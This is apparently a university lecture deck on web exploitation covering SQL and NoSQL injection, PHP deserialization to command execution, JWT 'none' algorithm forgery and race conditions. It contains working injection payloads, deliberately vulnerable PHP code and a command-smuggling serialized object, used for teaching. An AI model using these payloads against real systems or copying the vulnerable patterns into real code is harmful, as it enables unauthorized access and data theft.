



Web Exploitation 2

University of Insubria

Outline

- SQL Injections
- NoSQL Injections
- PHP Deserialization
- JSON Web Token
- Race Conditions

SQL Injections

SQL Injections - Prerequisites

This part of the lesson assumes that you have experience with the SQL language, especially with MySQL and PostgreSQL dialects.

If you have never dealt with SQL language and databases in general, it's advisable to take a look at these resources to have a sufficient foundation to tackle this lesson:

- [Getting started with MySQL](#)
- [MySQL reference](#)
- [MySQL basics](#)
- [MySQL tutorial](#)

SQL Injections

Databases are structured systems designed to store, organize, and manage data efficiently. They are essential for applications that require persistent data storage, such as user information, product catalogs, or transaction records.

There are different types of databases, including relational, NoSQL, and key-value, each with their own advantages and use cases.

Data is retrieved or manipulated with queries, which are commands sent to the database.

```
SELECT * FROM users WHERE username = 'xxx';
```

SQL Injections

Databases are structured systems designed to store, organize, and manage data efficiently. They are essential for applications that require persistent data storage, such as user information, product catalogs, or transaction records.

There are different types of databases, including relational, NoSQL, and key-value, each with their own advantages and use cases.

Data is retrieved or manipulated with queries, which are commands sent to the database.

```
db.collection('users').find({'username': 'xxx'});
```

SQL Injections

Queries are often used in websites, among with user-supplied data.

Building a query with data manipulated from the client can be dangerous if not handled properly, because a potential attacker can inject malicious code into our query, if it's not well sanitized. Let's see an example of a vulnerable query with user supplied data:

```
$username = $_POST['username'];  
$stmt = $pdo->prepare("SELECT * FROM users WHERE username = $username");  
$stmt->execute();  
$result = $stmt->fetchAll();
```

SQL Injections

Let's see how user supplied data (username, password) is used to exploit our app.

This is a normal query:

```
/* $username = 'rick' */  
/* $password = 's1mpl3p4ssw0rd' */  
  
SELECT * FROM users WHERE username = '$username' AND password = '$password'  
/* Becomes */  
SELECT * FROM users WHERE username = 'rick' AND password = 's1mpl3p4ssw0rd'
```


SQL Injections

Let's see how user supplied data (username, password) is used to exploit our app.

This is an SQL Injection:

```
/* $username = 'rick' */  
/* $password = '' OR 1 = 1 -- ' */  
  
SELECT * FROM users WHERE username = '$username' AND password = '$password'  
/* Becomes */  
SELECT * FROM users WHERE username = 'rick' AND password = '' OR 1 = 1 -- '
```


SQL Injections - Union Based

When the data we want to extract is not in the table targeted by the original query, we can use the UNION statement.

These types of SQL Injection are called Union-Based SQL injections, because they make use of the UNION statement, which combines the result of two or more SELECT queries into a single result set

```
SELECT column_1,column_2 FROM table1
UNION
SELECT column_3,column_4 FROM table2;
```

SQL Injections - Union Based



SQL Injections - Union Based

Before running a UNION based SQL Injection, you must know how many columns the original query is selecting, because in order to use the UNION statement, each query must select the same amount of columns. You can discover that by using ORDER BY:

```
1' ORDER BY 1-- #True
1' ORDER BY 2-- #True
1' ORDER BY 3-- #True
1' ORDER BY 4-- #False - Query is only using 3 columns

1' UNION SELECT 1,2,3-- #True
```

SQL Injections - Union Based

Once you've got the column count, you can leak everything inside the database

```
UNION SELECT 1, 2, 3, 4, ..., schema_name FROM information_schema.schemata
UNION SELECT 1, 2, 3, 4, ..., table_name FROM information_schema.tables WHERE table_schema = ...
UNION SELECT 1, 2, 3, 4, ..., column_name FROM information_schema.columns WHERE table_name = ...
UNION SELECT 1, 2, 3, 4, ..., data FROM ...
```

SQL Injections - Union Based

When the query applies limits (e.g., LIMIT 1), the UNION statement can be challenging because it appends the results of the second query to the first.

The solution is to ensure the first query returns no results, so only the data from the second query is displayed.

```
SELECT c_1,c_2,c_3 FROM table WHERE c_1 = 1 AND 1=0 UNION SELECT 1,2,3
```

SQL Injections

Beyond altering an application's logic, attackers often exploit SQL Injection to steal sensitive data from databases. The technique used depends on where the injection occurs.

The simplest scenario is where the injection is in a query whose results are displayed directly in the response page. Attackers can manipulate the query to return desired information and extract it.

When results are not visible, attackers infer data through oracles, boolean or time-based techniques.

SQL Injections - Blind

When the query results are not directly visible (e.g., during a login attempt), attackers can use the injection as a **binary oracle**.

It works by asking the database "yes or no" questions through the injection, inferring data based on the application's behavior.

The binary output can be obtained in many ways: error-based, sleep-based, etc...

These attacks often require automation through scripts, as manually guessing each character of a field would be time-consuming and inefficient.

Let's see an example

SQL Injections - Blind

Does it start with 'a'? Yes

Is it equal to 'a'? No (We go on)

Does it start with 'aa'? No

Does it start with 'ab'? Yes

Is it equal to 'ab'? No (We go on)

Does it start with 'aba'? No

Does it start with 'abb'? No

Does it start with 'abc'? Yes

Is it equal to 'abc'? Yes

The record content is 'abc'.

SQL Injections - Blind (Example)

Let's take this query in example:

```
SELECT * FROM users WHERE username = '$username';
```

The first thing we want to do is turn this query into an oracle by using some boolean operators:

```
SELECT * FROM users WHERE username = '' OR id = 1 AND (<condition>) -- ';
```

The condition should be something like:

```
SELECT 1 FROM users WHERE password LIKE 'a%'
```

SQL Injections - Blind (Example)

The final query should be something like this:

```
SELECT * FROM users WHERE username = '' OR id = 1 AND (SELECT 1 FROM users WHERE password LIKE 'a%') -- ';
```

And then it should be repeated like the example we've seen before:

SQL Injections - Blind (Example)

```
SELECT * FROM users WHERE username = '' OR id = 1 AND (SELECT 1 FROM users WHERE password LIKE 'a%') -- ' ; ✓
SELECT * FROM users WHERE username = '' OR id = 1 AND (SELECT 1 FROM users WHERE password = 'a') -- ' ; ✗
SELECT * FROM users WHERE username = '' OR id = 1 AND (SELECT 1 FROM users WHERE password LIKE 'aa%') -- ' ; ✗
SELECT * FROM users WHERE username = '' OR id = 1 AND (SELECT 1 FROM users WHERE password LIKE 'ab%') -- ' ; ✓
SELECT * FROM users WHERE username = '' OR id = 1 AND (SELECT 1 FROM users WHERE password = 'ab') -- ' ; ✗
SELECT * FROM users WHERE username = '' OR id = 1 AND (SELECT 1 FROM users WHERE password LIKE 'aba%') -- ' ; ✗
SELECT * FROM users WHERE username = '' OR id = 1 AND (SELECT 1 FROM users WHERE password LIKE 'abb%') -- ' ; ✗
SELECT * FROM users WHERE username = '' OR id = 1 AND (SELECT 1 FROM users WHERE password LIKE 'abc%') -- ' ; ✓
SELECT * FROM users WHERE username = '' OR id = 1 AND (SELECT 1 FROM users WHERE password = 'abc') -- ' ; ✓
```

SQL Injections - Time based

When no direct feedback is available, attackers can use time delays as a way to infer query results.

The SLEEP function is used to force the database to pause for a specific duration, creating a detectable delay.

Using the previous query, a time-based injection looks like this:



```
SELECT * FROM users WHERE username = '' AND (SELECT SLEEP(1) FROM users WHERE password LIKE 'a%') -- '
```

NoSQL Injections

NoSQL Injections

Even if NoSQL databases don't rely on a query language, this doesn't mean that they're safe from injections.

NoSQL query syntax is product-specific and queries are written in the programming language of the application.

The logic remains the same, NoSQL injection attacks occur when user input is not properly validated or escaped. Let's see an example:



```
async function login(username, password) {  
  const users = db.collections('users');  
  
  const user = await users.findOne({  
    'username': username,  
    'password': password  
  });  
  
  if (user !== null) {  
    console.log('Login Success');  
  } else {  
    console.log('Login incorrect.');  }  
}
```




```
POST /login HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0...
Accept: */*
Content-Type: application/json

{"username": "Michael", "password": "s1mpl3p4ssw0rd"}
```



```
POST /login HTTP/1.1
```

```
Host: example.com
```

```
User-Agent: Mozilla/5.0...
```

```
Accept: */*
```

```
Content-Type: application/json
```

```
{"username": "Michael", "password": {"$ne": "a"}}
```

```
POST /login HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0...
Accept: */*
Content-Type: application/json

{"username": "Michael", "password": {"$ne": "a"}}
```

This would transform the condition in:

```
username == "Michael" && password != "a"
```

```
POST /login HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0...
Accept: */*
Content-Type: application/x-www-form-urlencoded

username=Michael&password[$ne]=a
```

This can also be done with query strings. Remember what we saw in the previous lesson?

```
username=Michael&password[$regex]=.{1} # False
username=Michael&password[$regex]=.{2} # False
username=Michael&password[$regex]=.{3} # False
username=Michael&password[$regex]=.{4} # False
username=Michael&password[$regex]=.{5} # True
```

You can also retrieve the length of the password, by using **regular expressions**.

SQL & NoSQL Injections

Challenge Time:

- [SQL Injections Tutorial](#)
- [BibboDB](#)

- Time: 1 hour

PHP Deserialization

PHP Deserialization

Sometimes in programming, we need to transfer or store serialized data across the network. Many programming languages have their own system for serializing/deserializing data (e.g., Java, PHP...).

When unserializing, these classes are populated with the data they had when they were serialized.

PHP provides 2 simple functions for this purpose: `serialize` and `unserialize`

Let's see an example of a serialized class:


```
class Example {  
    var $x;  
    var $y = array('a', 'b');  
  
    function __construct($x) {  
        $this->x = $x;  
    }  
  
    function printX() {  
        echo $x;  
    }  
}  
  
$example = new Example(5);  
  
echo serialize($example);
```



```
0:7:"Example":2:{s:1:"x";i:5;s:1:"y";a:2:{i:0;s:1:"a";i:1;s:1:"b";}}
```



```
1 0:7:"Example":2:{  
2   s:1:"x"; i:5;  
3   s:1:"y"; a:2:{  
4       i:0; s:1:"a";  
5       i:1; s:1:"b";  
6   }  
7 }
```

PHP Deserialization

O:7:"Example":2:{

```
1 0:7:"Example":2:{
2   s:1:"x"; i:5;
3   s:1:"y"; a:2:{
4     i:0; s:1:"a";
5     i:1; s:1:"b";
6   }
7 }
```

1.O(bject):NAME_LENGTH:NAME:PROPERTIES_COUNT

PHP Deserialization

`s:1:"x"; i:5;`

```
1 0:7:"Example":2:{
2   s:1:"x"; i:5;
3   s:1:"y"; a:2:{
4     i:0; s:1:"a";
5     i:1; s:1:"b";
6   }
7 }
```

1. `O(bject):NAME_LENGTH:NAME:PROPERTIES_COUNT`
2. `(key) s(string):LENGTH:VALUE; (val) i(nt):VALUE;`

PHP Deserialization

`s:1:"y"; a:2:{`

```
1 0:7:"Example":2:{
2   s:1:"x"; i:5;
3   s:1:"y"; a:2:{
4     i:0; s:1:"a";
5     i:1; s:1:"b";
6   }
7 }
```

1. `O(bject):NAME_LENGTH:NAME:PROPERTIES_COUNT`
2. `(key) s(string):LENGTH:VALUE; (val) i(nt):VALUE;`
3. `(key) s(string):LENGTH:VALUE; (val) a(rray):LENGTH;`

PHP Deserialization

i:0; s:1:"a";

```
1 0:7:"Example":2:{
2   s:1:"x"; i:5;
3   s:1:"y"; a:2:{
4     i:0; s:1:"a";
5     i:1; s:1:"b";
6   }
7 }
```

- 1.O(bject):NAME_LENGTH:NAME:PROPERTIES_COUNT
- 2.(key) s(string):LENGTH:VALUE; (val) i(nt):VALUE;
- 3.(key) s(string):LENGTH:VALUE; (val) a(rray):LENGTH;
- 4.(index) i(nt):VALUE; (val) s(string):LENGTH:VALUE;

PHP Deserialization

i:1; s:1:"b";

```
1 0:7:"Example":2:{
2   s:1:"x"; i:5;
3   s:1:"y"; a:2:{
4     i:0; s:1:"a";
5     i:1; s:1:"b";
6   }
7 }
```

- 1.O(bject):NAME_LENGTH:NAME:PROPERTIES_COUNT
- 2.(key) s(string):LENGTH:VALUE; (val) i(nt):VALUE;
- 3.(key) s(string):LENGTH:VALUE; (val) a(rray):LENGTH;
- 4.(index) i(nt):VALUE; (val) s(string):LENGTH:VALUE;
- 5.(index) i(nt):VALUE; (val) s(string):LENGTH:VALUE;

Here are a few other useful serializations



```
$bool = true;  
$float = 3.5;  
$ref = &$float;  
$arr = array(1, 2);  
  
echo serialize($bool); -> b:1;  
  
echo serialize($float); -> d:3.5;  
  
echo serialize($ref); -> d:3.5;
```


Here are a few other useful serializations

PHP's serializations keeps track only of
relative references

```
● ● ●  
  
$bool = true;  
$float = 3.5;  
$ref = &$float;  
$arr = array(1, 2);  
  
echo serialize($bool); -> b:1;  
  
echo serialize($float); -> d:3.5;  
  
echo serialize($ref); -> d:3.5;  
  
// adding a relative reference  
$arr[2] = &$arr[0];  
  
echo serialize($arr);  
a:3:{i:0;i:1;i:1;i:2;i:2;R:2;}
```

PHP Deserialization - Magic Functions

PHP has a set of “magic” functions that are called when a certain condition is met.

They are always preceded by two underscores (___).

For example, the function `__construct` gets called when a class gets instantiated (inside that function, you basically define the class' constructor).

PHP Deserialization - Magic Functions

We want to focus on this 2 particular functions:

- **__wakeup**: gets called when the class gets deserialized. This function is useful when you need to perform some additional initialization or validation after an object is unserialized, such as re-establishing a database connection.
- **__destruct**: gets called automatically when an object is destroyed, either explicitly by calling the unset() function or when the script ends execution. This function is used to perform any cleanup tasks such as closing files, freeing resources, or releasing database connections that were opened during the lifetime of the object.

```
1 class DB {
2   var $fileName;
3   var $conn;
4
5   function connect($file) {
6     $this->conn = new PDO("sqlite:" . __DIR__ . "/" . $file . ".sqlite");
7   }
8
9   function __construct($fileName) {
10    $this->fileName = $fileName;
11    $this->connect($fileName);
12  }
13
14  function __wakeup() {
15    // we ensure the file exists
16    system("touch " . $this->fileName);
17    $this->connect($this->fileName);
18  }
19
20  function query($query, $params) {
21    $stmt = $this->conn->prepare($query);
22    $stmt->execute($params);
23
24    return $stmt;
25  }
26 }
```

PHP Deserialization - Getting to RCE

If we can manipulate the serialized class DB we have arbitrary command execution on the remote server.

```
O:2:"DB":2:{s:8:"fileName";s:7:"example";s:4:"conn";N;}
```

```
14 function __wakeup() {  
15     // we ensure the file exists  
16     system("touch " . $this->fileName);  
17     $this->connect($this->fileName);  
18 }
```

PHP Deserialization - Getting to RCE

If we can manipulate the serialized class DB we have arbitrary command execution on the remote server.



```
0:2:"DB":2:{s:8:"fileName";s:7:"example";s:4:"conn";N;}  
0:2:"DB":2:{s:8:"fileName";s:7:"x; somecommand";s:4:"conn";N;}
```



```
14 function __wakeup() {  
15     // we ensure the file exists  
16     system("touch " . $this->fileName);  
17     $this->connect($this->fileName);  
18 }
```



```
system("touch x; somecommand");
```

PHP Deserialization

Challenge Time:

- [Mirror](#)

- Time: 30 minutes

JSON Web Token

JSON Web Token

A JSON Web Token is a form of authentication based on the use of digitally signed JSON tokens that contain user information. A JWT is split into 3 parts, which are:

JSON Web Token

A JSON Web Token is a form of authentication based on the use of digitally signed JSON tokens that contain user information. A JWT is split into 3 parts, which are:

- **Header:** JSON object containing information about the hashing algorithm being used (e.g., HMAC SHA256 or RSA) and the type of the JWT.

JSON Web Token

A JSON Web Token is a form of authentication based on the use of digitally signed JSON tokens that contain user information. A JWT is split into 3 parts, which are:

- **Header:** JSON object containing information about the hashing algorithm being used (e.g., HMAC SHA256 or RSA) and the type of the JWT.
- **Payload:** JSON object containing information about the user, such as the user ID, name, and so on.

JSON Web Token

A JSON Web Token is a form of authentication based on the use of digitally signed JSON tokens that contain user information. A JWT is split into 3 parts, which are:

- **Header:** JSON object containing information about the hashing algorithm being used (e.g., HMAC SHA256 or RSA) and the type of the JWT.
- **Payload:** JSON object containing information about the user, such as the user ID, name, and so on.
- **Signature:** HMAC generated using the header, payload, and a secret key, which is used to verify the integrity of the token.

JSON Web Token



```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1bWl1IjoiaSm9obiBEb2UiLCJhZGlpbSI6dHJ1ZX0.S3l-g1cdF4CYGxnmRBNQXy0HC_531zTRDdzKi3Aj3TI
```

JSON Web Token



```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1bWllIjoIcm9obiBEb2UiLCJhZGlpbSI6dHJlZX0.S3l-g1cdF4CYGxnmRBNQXy0HC_531zTRDdzKi3Aj3TI
```

Header



```
{  
  "alg": "HS256",  
  "typ": "JWT"  
}
```

JSON Web Token



```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1bm90b2UjLCJhZG1pb2I6dHJ1ZX0.S3l-g1cdF4CYGxnmRBNQXy0HC_531zTRDdzKi3Aj3TI
```

Header



```
{  
  "alg": "HS256",  
  "typ": "JWT"  
}
```

Payload



```
{  
  "name": "John Doe",  
  "admin": true  
}
```

JSON Web Token



```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1bm90b2U0LCJhZGlubiI6dHJ1ZX0.S3l-g1cdF4CYGxnmRBNQXy0HC_531zTRDdzKi3Aj3TI
```

Header



```
{  
  "alg": "HS256",  
  "typ": "JWT"  
}
```

Payload



```
{  
  "name": "John Doe",  
  "admin": true  
}
```

Signature



```
HMACSHA256(  
  base64UrlEncode(header) + "." +  
  base64UrlEncode(payload),  
  secret)
```


JSON Web Token

Key-Value pairs in JWT's payload are called claims.

There are some predefined claims that help JWT libraries to process and validate the tokens. These claims are called Registered claims.

- **iat** (Issued At): UNIX timestamp when the JWT was issued.
- **exp** (Expires): UNIX timestamp after which the JWT must not be accepted
- **nbf** (Not Before): UNIX timestamp indicating the earliest time at which the JWT can be accepted

JSON Web Token

JWTs are often kept in cookies or in the browser's local storage and sent to the server with each subsequent request, allowing the server to authenticate and authorize the user.

```
GET /admin HTTP/1.1
Host: example.com
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cGU6IjY...
Accept: */*
User-Agent: Mozilla/5.0...
Accept-Encoding: gzip,deflate
```

JSON Web Token - Common Attacks

JWTs have two most-known attacks:

- **None Algorithm Attack:** Exploits misconfigured JWT libraries to bypass signature verification by setting the algorithm to none.
- **Algorithm Confusion Attack:** Allows attackers to switch from asymmetric (e.g., RSA) to symmetric (e.g., HS256) signing if the server does not enforce a specific algorithm.

Algorithm confusion is rare in CTFs and will not be covered in detail.

JSON Web Token

The main problem about attacking JWT is that if you modify it's payload, then the signature will be invalidated.

JSON Web Token

The main problem about attacking JWT is that if you modify it's payload, then the signature will be invalidated.

But if we have no signature?

JSON Web Token

The main problem about attacking JWT is that if you modify it's payload, then the signature will be invalidated.

But if we have no signature?

Just set `"alg": "none"` in the JWT header and remove the signature part.

If the server does not enforce you to use a signature on your token (library misconfiguration), then your token will be valid.

Let's se an example:

JSON Web Token



```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIub25lIn0.eyJ0eXAiOiJKV1QiLCJhbGciOiJIub25lIn0.eyJ0eXAiOiJKV1QiLCJhbGciOiJIub25lIn0
```



```
{  
  "typ": "JWT",  
  "alg": "none"  
}
```



```
{  
  "name": "John Doe",  
  "admin": true  
}
```

Race Conditions

Race Conditions

Race Conditions are a common type of vulnerability related to a lack of mutual exclusion between shared resources.

When a resource is shared between multiple processes or threads, its access (R/W) should be allowed only for one process at a time. Otherwise, if two or more processes access the shared data simultaneously, they could cause an undefined behaviour.

This situation is described as a race condition.

Let's see an example:

Types of Race Conditions

- **TOCTOU (Time-of-Check to Time-of-Use)**: System verifies a resource's state before use, but it's state changes between check and execution.
- **Limit Overrun (TOCTOU Subtype)**: Race in rate-limiting or usage-tracking mechanisms used to bypass intended usage restrictions (coupons, API calls, auth attempts)
- **State Corruption**: Unsynchronized concurrent write operations that lead to data inconsistency (negative balances, duplicate transactions)

Race Conditions



Race Conditions



Race Conditions



Detecting Race Conditions

You can detect Race Conditions either by:

- Reviewing source code (when available) for unprotected access to shared resources or business-critical operations.
- Sending rapid concurrent requests using tools like Burp's Turbo Intruder or custom Python scripts
- If you discover an injection vulnerability (SQL/Code/Command), leverage it to introduce artificial delays (**sleep()**) to expand the race window

JWTs & Race Conditions

Challenge Time:

- [Bibbo's Secrets](#)
- [INVALSI](#)

- Time: 30 minutes

Any Questions?

Don't forget to complete the 'Web Security 2' module by next week to level up your security skills!